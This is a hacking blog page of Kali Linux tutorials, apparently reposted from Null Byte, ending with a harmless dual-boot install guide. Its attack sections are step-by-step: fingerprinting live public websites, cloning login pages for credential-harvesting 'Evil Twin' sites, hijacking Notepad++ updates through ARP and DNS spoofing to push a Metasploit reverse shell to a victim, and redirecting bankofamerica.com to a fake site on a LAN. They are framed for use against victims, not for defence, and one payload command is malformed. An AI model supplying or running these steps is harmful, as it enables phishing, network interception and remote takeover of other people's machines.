Welcome Fellow Hacker!
Ipinapakita ang mga post na may etiketa na KaliTutorials. Ipakita ang lahat ng mga post

Linggo, Mayo 4, 2014

Fingerprint Webservers Using HTTPrint

Step 1: Open Httprint

Let's start by opening httprint. Unfortunately, the GUI in BackTrack points to the wrong directory, so we need to open a terminal and type:
  • bt > cd /pentest/enumeration/web/httprint/linux
Once we are in the correct directory, let's open the help screen in httprint.
  • ./httprint -h
About a third of the way down this help screen, you can see the basic syntax for httprint, which is:
  • httprint -h <host> -s signatures.txt
Where signatures.txt is text file in this directory that contains the signatures of the many types of web servers that httprint uses to determine the identity of the target.

Step 2: Test It in CNN.Com

Let's test it on cnn.com's website.
  • bt > ./httprint -h 157.166.226.25 -P0 -s signatures.txt
I have added the P0 to suppress the ping (like when using nmap) that often is blocked by network devices and will prohibit us from accessing the web server.
As you can see above, httprint has fingerprinted the site and tells us that cnn.com reports that it is using the nginx webserver, but in reality, is running Microsoft IIS 6.0! Hmm...that is VERY INTERESTING!
Reporting that you are running nginx is a good security strategy for cnn.com as there far fewer known vulnerabilities for nginx than IIS 6.0 This will help to divert most attackers, but not us!

Step 3: Let's Try Craigslist.org

Let's try the same on craigslist.org.
  • bt > ./httprint -h 208.82.238.129 -P0 -s signtaures.txt
httprint tells us that craigslist.org's website shows a banner saying it is running Apache, but httprint thinks it is Oracle's Web Logic server. One interesting thing about httprint is that it also gives us a confidence level and here it says it is 27.71% confident. Not real high, so we'll take this one with a large grain of salt.

Step 4: Finally, Let's Try Wikipedia.com

Let's try one more site and see what httprint tells us. Let's point it at wikipedia.com.
  • bt> ./httprint -h 208.80.154.224 -P0 -s signatures.txt
httprint tells us that although Wikipedia says it is running Apache, it deduces with a 48.8% confidence that it is running Red Hat's TUX 2.0.
Httprint is another tool in our arsenal of reconnaissance tools to decipher the nature of the target. These tools are critical as nearly every exploit is specific, so we MUST determine what we are attacking BEFORE we attack.
No comments

Clone any Website Using HTTrack

Recently, I demonstrated a hack where you could redirect traffic intended for one site, such as bankofamerica.com, to your fake website. Of course, to really make this work, you would need to make a replica of the site you were spoofing, or better yet, you could simply simply make a copy of the original site and host it on your own server!
HTTrack is just the tool for doing that.
HTTrack takes any website and makes a copy to your hard drive. This can be useful for searching for data on the website offline such as email addresses, information useful for social engineering, hidden password files (believe me, I have found a few), intellectual property, or maybe replicating a login page for a Evil Twin site to capture login credentials.
Unfortunately, HTTrack is not included in Kali, so we will need to download and install it. Fortunately, though, it is included in the Kali repository, so all we need to do is open the software repository and download and install it.
HTTrack comes in both a Windows and a Linux version. For those of you who refuse to take off the training wheels, you can download and install HTTrack for Windows on its website.

Step 1: Download & Install HTTrack


From Kali, we need to navigate to "System Tools" and then "Add/Remove Software," like in the screenshot below.

That will open a screen like the one below. Notice the window in the upper left-hand corner next to the "Find" button. Enter "httrack" there and it will find the packages you need to install HTTrack.
You can also install it by typing the following in a terminal.
  • kali > apt-get install httrack

Step 2: Use HTTrack


Now that we have installed HTTrack, let's start by looking at the help file for HTTrack. When you downloaded and installed HTTrack, it placed it in the /usr/bin directory, so it should be accessible from any directory in Kali as /usr/bin is in the PATH variable. Let's type:
  • kali > httrack --help
I've highlighted the key syntax line in the screenshot above. The basic syntax is the following, where -O stands for "output." This switch tells HTTrack where to send the website to.
  • kali > httrack <the URL of the site> [any options] URL Filter -O <location to send copy to>
Using HTTrack is fairly simple. We need only point it at the website we want to copy and then direct the output (-O) to a directory on our hard drive where we want to store the website. One caution here, though. Some sites are HUGE. If you tried to copy Facebook to your hard drive, I can guarantee you that you do not have enough drive space, so start small.

Step 3: Test HTTrack

In an earlier tutorial on hacking MySQL databases behind websites (MySQL is the most widely used database backend behind websites), we used a website that we could hack with impunity called webscantest.com. Let's try to make a copy of that site to our hard drive.
As you can see, we successfully made a copy of all the pages of this site on our hard drive.

Step 4: Explore the Site Copy

Now that we have captured and copied the entire site to our hard drive, let's take a look at it.

We can open the IceWeasel browser (or any browser) and view the contents of our copied site to the location on our hard drive. Since we copied the web site to /tmp/webscantest, we simply point our browser there and can view all the content of the website! If we point it to /tmp/webscantest/www.webscantest.com/login.html, we can see that we have an exact copy of the login page!
Hmmm...what could we possibly use that for???

Step 5: Copy Our Favorite Web Site


Now, let's try HTTrack on our favorite website, wonderhowto.com. Let's try to make a copy of a forum post I wrote last week about the CryptoLocker hack. First, let's open that page right here and copy the address into Kali after the HTTrack command and then the location where you want send the copy to.
You can send the copied website to any location, but I sent mine to /tmp/crytoloc. When we do so, HTTrack will go into Null Byte, grab that webpage, and store an exact copy of it on your hard drive. Notice it also tells us that it is 208 bytes.

As you can see below, we were able to copy my Null Byte article on CryptoLocker to my Kali hard drive and open an exact copy of it with my browser.
If you are trying to find information about a particular company for social engineering or trying to spoof a website or login, HTTrack is an excellent tool for both tasks. Many of you have been asking about how to create a clone website for dnsspoof or grab credentials for an Evil Twin, now you have the tool to do so!
No comments

Hijack Software Updates to Install a Rootkit for Backdoor Access

There are innumerable ways to hack a system. We must not overlook any of the possibilities if we want to "own" the system. As systems become more and more secure, we need to be vigilant in our search for weaknesses. In this hack, we'll look at abusing the trust that a user innately has for software updates to install our own listener/rootkit on their system.

Exploiting "Trustworthy" Software Updates

All of us have seen that message—software updates are available now! Invariably, we trust this message and download the update to presumably make our system work better, add a new feature, or make our system safer.
What if, instead, when we're prompted to download that update, we are installing malicious software on our system that would give a malicious hacker control of our system? That's what we are going to do to our victim here!
Unlike many of our hacks, this one is independent of just about any other factors such as operating system, ports, etc. Here we will be abusing trust, not an operating system or application.
This will be one of the most complex hacks we've ever done on Null Byte, so if you're new to hacking, you may want to come back after doing bit of background work. This hack also leverages what we did in an earlier tutorial using a MitM attack, so you may want to read that one first.

Step 1: Install NotePad++

In this hack, we will be using Notepad++ as our example software that we will hijack its update, so you will need to install it on one system. In my example, I have downloaded it to a Windows 7 system.
You can download the newest version of Notepad++ on their website.

Step 2: Download & Install EvilGrade

Next, we will install Infobytesec's evilgrade, which was designed to be a modular framework that allows the attacker to take advantage of poor upgrade implementations by injecting "evil" updates to an unaware user. We can download evilgrade from GitHub.
Now make directory called evilgrade.
  • mkdir -p /root/evilgrade
Now change to that directory.
  • cd /root/evilgrade
Next we extract and install evilgrade.
  • tar -xvf isr-evilgrade-2.0.0.tar.gz

Step 3: Run Evilgrade

Next we need to run evilgrade. We type:
  • ./evilgrade
This puts evilgrade into interactive mode where we now use it from its own prompt:
  • evilgrade>

Step 4: List Modules

Now that evilgrade is running, let's take a look at the modules that evilgrade has built in. Here, the modules represent software that evilgrade is designed to hijack its updates/upgrade process. In this hack, of course, we will be hijacking the upgrade of Notepad++.
As you can see below, evilgrade has modules for many other pieces of software, but it's far from covering all software updates/upgrades.
  • show modules
The key is to find what apps the victim is using that are also on evilgrade's list of modules and target that application.

Step 5: Configure Notepad

Next, we need to tell evilgrade what software we want to hijack its upgrade process. Let's tell evilgrade we want to hijack notepadplus.
  • evilgrade>configure notepadplus

Step 6: See What Parameters the Notepad++ Module Requires

Our next step is to see what parameters the evilgrade notepadplus module requires to function. We check this with a command similar to Metasploit by typing:
  • show options
As we can see in the screenshot above, this module requires that we point it to the source of the Notepad++ software and updates, namely sourceforge.net. In addition, we need to set the agent which will be the malicious payload we want to install on the victim in place of the expected update.

Step 7: Generate a Payload with Metsploit

Now that we have evilgrade setup and configured, we need to develop a malicious payload to deliver to the upgrading software instead of the actual upgrade. We can do this with Metasploit.
If you have followed my other tutorials on Metasploit, you know that we can choose a number of different payloads using Metasploit (a payload is what we load on to victim system to give us control). In this case, we will be using one of the most basic payloads, the reverse tcp shell.
We can generate a payload without opening Metasploit with the following command. This command takes an exploit from the Metasploit framework and loads it to a file called notepadplus_update.exe.
  • /pentest/exploits/framework/modules/payloads/windows shell_reverse_tcp LHOST 192.168.1.104 > /root/evilgrade/notepadplus_update.exe
Note, that if you are using a different version of BackTrack or Kali, these payload modules may be in a different directory.

Step 8: Start Evilgrade

Next, we have to start the evilgrade server. This is done with a simple start command.
  • evilgrade>start

Step 9: Add Notepad++ Update Server as the Domain to Steal

Our next step is to add Notepad++ to the domain we want to hijack. We can do this by adding an entry to ettercap's etter.dns spoofing module. This enables us to spoof the domain name of the update source for the victim software.
Since Notepad++ is hosted by sourceforge, we add the following line to the end of the etter.dns file.
  • notepad-plus.sourceforge.net A 192.168.1.104
Of course, the IP address you should use is the IP address that you want the update process to look to for your evil update.

Step 10: Configure Iptables

Iptables are the Linux/Unix built-in firewall/router. We can use this feature to route the traffic through our system in a MitM attack. Let's open the etter.conf file in your favorite text editor.
  • kwrite /etc/etter.conf
As you see when you scroll down about two-thirds of the way through the file, there's an entry that I have highlighted on iptables. Simply uncomment (remove the #) to the second and third lines to enable using iptables.

Step 11: Start Ettercap

We can now start ettercap with the following command.
  • ettercap -Tqi eth0 -P dns_spoof -M arp 192.168.1.114 192.168.1.104
Where:
  • --T designates the Terminal interface
  • -q says use quiet mode
  • -i eth0 says we want to use eth0 as our interface
  • -P dns_spoof designates that we want to use the dnsspoof plug in_
  • -M arp says we want to use a MitM attack with arp on between the two IP addresses_

Step 12: Start Netcat Listener

Now we need to start the netcat listener from our attack machine. We need to listen on the port defined by the evilgrade app, in this case, 1234 for Notepad++.
  • nc -l -p 1234

Step 13: Open Notepad++

Now, let's open Notepad++ from our Windows victim machine.

Step 14: Verify the DNS Spoof

If the update doesn't fire as soon as you open Notepad++, we need to check the DNS spoof.
Evilgrade is a powerful tool for hijacking software updates. By playing a Man-in-the-Middle attack, we can attack just about any operating system with the updating software. The only limitation we have here are the modules that evilgrade is designed to hijack its update.
No comments

How to Spoof DNS on a LAN to Redirect Traffic to Your Fake Website

There are SOOOO many ways to hack a system or network, which means you need to think creatively in order to be successful.
Many novice hackers focus way too much energy on cracking passwords (which should be a last resort unless you have specialized tools or a 10,000 machine botnet) or exploiting a vulnerability in an operating system (increasingly rare). With all the protocols that computer systems use (DNS, SMTP, SMB, SNMP, LDAP, DHCP, etc), there is bound to be a vulnerability in one that we can exploit to get what we're after.

DNS Spoofing: Redirecting Users to Your Website

In this hack, we will be exploiting the Domain Name Service (DNS). As you know, DNS is used for domain name resolution or converting a domain name such as wonderhowto.com to an IP address, 8.26.65.101. If we can mess with this protocol, we could very well send some one looking for a domain name such as bankofamerica.com to our malicious website and harvest their credentials.
Dug Song of the University of Michigan developed a suite of hacking tools that are excellent for this purpose. We have already used one of his tools, arpspoof, for doing a man-in-the-middle attack. In this attack, we will be using his dnsspoof tool, which will enable us to spoof DNS services on a local area network.
Remember, even though this hack requires that you be on the same LAN, you could get access to the LAN through a remote vulnerability or a weak password on just ONE machine on the network. In institutions with thousands of computers on their network, that means you must find a single machine that is exploitable to be able implement this attack for the entire network.

Step 1: Fire Up Kali


Let's get started by firing up Kali and going to Applications -> Kali Linux -> Sniffing -> Network Sniffers, and finally, dnsspoof, as seen in the screenshot below.

Step 2: Open Dnsspoof


When you click on dnsspoof, the following terminal opens. Notice how simple the syntax is.
  • dnsspoof -i <interface> -f <hostsfile>

Step 3: Set Up for Sniffing


We will trying to get a Windows 7 system on our network to redirect its bankofamerica.com navigation to our own website. Let's use Google Chrome, or any browser, to navigate there.

Step 4: Flush the DNS Cache

First, we need to flush the DNS cache of the Windows 7 system. In this way, the Windows client won't use the cached DNS on the system and will instead use our "updated" DNS service. In reality, this step is not necessary, but for our demonstration it speeds things up.
First, close the browser and type:
  • ipconfig /flushdns
Now we need to set our network card on our Kali server to promiscuous mode (she, your network card, will accept anyone's packets).
  • ifconfig eth0 promisc
Now we need to kill the connection between the Windows 7 system and [www.bankofamerica.com]. This forces the Windows 7 machine user to re-authenticate.
  • tcpkill -9 host [www.bankamerica.com]
After killing www.bankofamerica.com, stop the tcpkill with a ctrl c.

Step 5: Create Hosts File

In my Linux tutorial on client DNS, I showed you how the hosts file in Linux acts like a static DNS. Here we will be using the hosts file to redirect that Windows 7 system's search for Bank of America to our website. Let's go to the /usr/local directory.
  • cd /usr/local
From there, let's open the hosts file in any text editor. Kali doesn't have kwrite that we had been using in BackTrack, but it does have a graphical VIM, or gvim, so let's use that.
  • gvim hosts
Now that we have the hosts file open, we need to add the following line to it. Remember, the hosts file is simply mapping an IP address to a domain name, so we put our IP address in and map it to [www.bankofamerica.com].
  • 192.168.1.101 [www.bankofamerica.com]
It's important here to use the TAB key between the IP address and the domain. Spaces will be interpreted by the system to be part of the domain name.

Step 6: Create a New BOA Webpage

Before we go any further, we now need to turn off promiscuous mode on our network card (she decided to commit to you and only you).
  • ifconfig eth0 -promisc
Now we need to create a website that the user will be directed to when they type bankofamerica.com in the URL of their browser. Let's create a simple webpage. If you want more info on how to create a simple webpage and host it in Linux, check out my Linux guide on Apache web servers.

Now open the index.html.
  • gvim /var/www/index.html

This is what it looks like by default. We want to change it and put in the following html and save it.
<html>
<body> <h1>This is the Fake Bank of America Web Site! </h1>
</body>
</html)>

Of course, if you really wanted to pull off this hack, you would want to take the time to build a website that looks and acts just like the site you're spoofing, but that is another tutorial entirely.

Step 7: Start a the Apache Web Server


Now, start the web server built into Kali. This is Apache and the service is HTTP, so we go to Kali Linux -> System Services -> HTTP, and finally, apache2 start. This will start our web server on our Kali system hosting the fake Bank of America website.

Step 8: Start Dnsspoof


In our last step, we need to start dnsspoof and direct users to the entries in our "hosts" file first. Dnsspoof will intercept DNS queries and send them first to our hosts file before then sending them along to the DNS server. In this way, if we have any entry in our hosts file that the client is looking for, it will directed as specified by our hosts file.
Remember, we mapped bankofamerica.com to our IP address so that they will go to OUR web server and see OUR website.
  • dnsspoof -f hosts

Step 9: Navigate to BOA from Windows 7

Now, from the Windows 7 system, type in the URL bankofamerica.com and it will pull up our fake website vs. the real Bank of America site.

Now, when anyone on the local area network attempts to navigate to the Bank of America website, they will instead come to our website!
As you can imagine, with dnsspoof in place, we can wreak all kinds of havoc on a LAN!
No comments

Kali Linux Dual Boot With Windows

Kali Linux Dual Boot with Windows
Written by: JPSecurity

Installing Kali alongside a Windows installation can be quite useful. However, you need to exercise caution during the setup process. First, make sure that you’ve backed up any important data on your Windows installation. Since you’ll be modifying your hard drive, you’ll want to store this backup on external media. Once you’ve completed the backup, we recommend you peruse Kali Linux Hard Disk Install, which explains the normal procedure for a basic Kali install.
In our example, we will be installing Kali Linux alongside an installation of Windows 7, which is currently taking up 100% of the disk space in our computer. We will start by resizing our current Windows partition to occupy less space and then proceed to install Kali Linux in the newly-created empty partition.
Download Kali Linux and either burn the ISO to DVD, or prepare a USB stick with Kali linux Live as the installation medium. If you do not have a DVD or USB port on your computer, check out the Kali Linux Network Install. Ensure you have:
  • Minimum of 8 GB free disk space on Windows
  • CD-DVD / USB boot support

Preparing for the Installation

  1. Download Kali Linux.
  2. Burn The Kali Linux ISO to DVD or copy Kali Linux Live to USB.
  3. Ensure that your computer is set to boot from CD / USB in your BIOS.

Dual Boot Installation Procedure

  1. To start your installation, boot with your chosen installation medium. You should be greeted with the Kali Boot screen. Select Live, and you should be booted into the Kali Linux default desktop.
  2. Now launch the gparted program. We’ll use gparted to shrink the existing Windows partition to give us enough room to install Kali Linux.

    dual-boot-kali-01
  3. Select your Windows partition. Depending on your system, it will usually be the second, larger partition. In our example, there are two partitions; the first is the System Recovery partition, and Windows is actually installed in /dev/sda2. Resize your Windows partition and leave enough space (8GB minimum) for the Kali installation.

    dual-boot-kali-03
  4. Once you have resized your Windows partition, ensure you “Apply All Operations” on the hard disk. Exit gparted and reboot.
    dual-boot-kali-05

Kali Linux Installation Procedure

  1. The installation procedure from this point onwards is similar to a Kali Linux Hard Disk install, until the point of the partitioning, where you need to select “Guided – use the largest continuous free space” that you created earlier with gparted.

    dual-boot-kali-09
  2. Once the installation is done, reboot. You should be greeted with a GRUB boot menu, which will allow you to boot either into Kali or Windows.
    dual-boot-kali-11

Post Installation

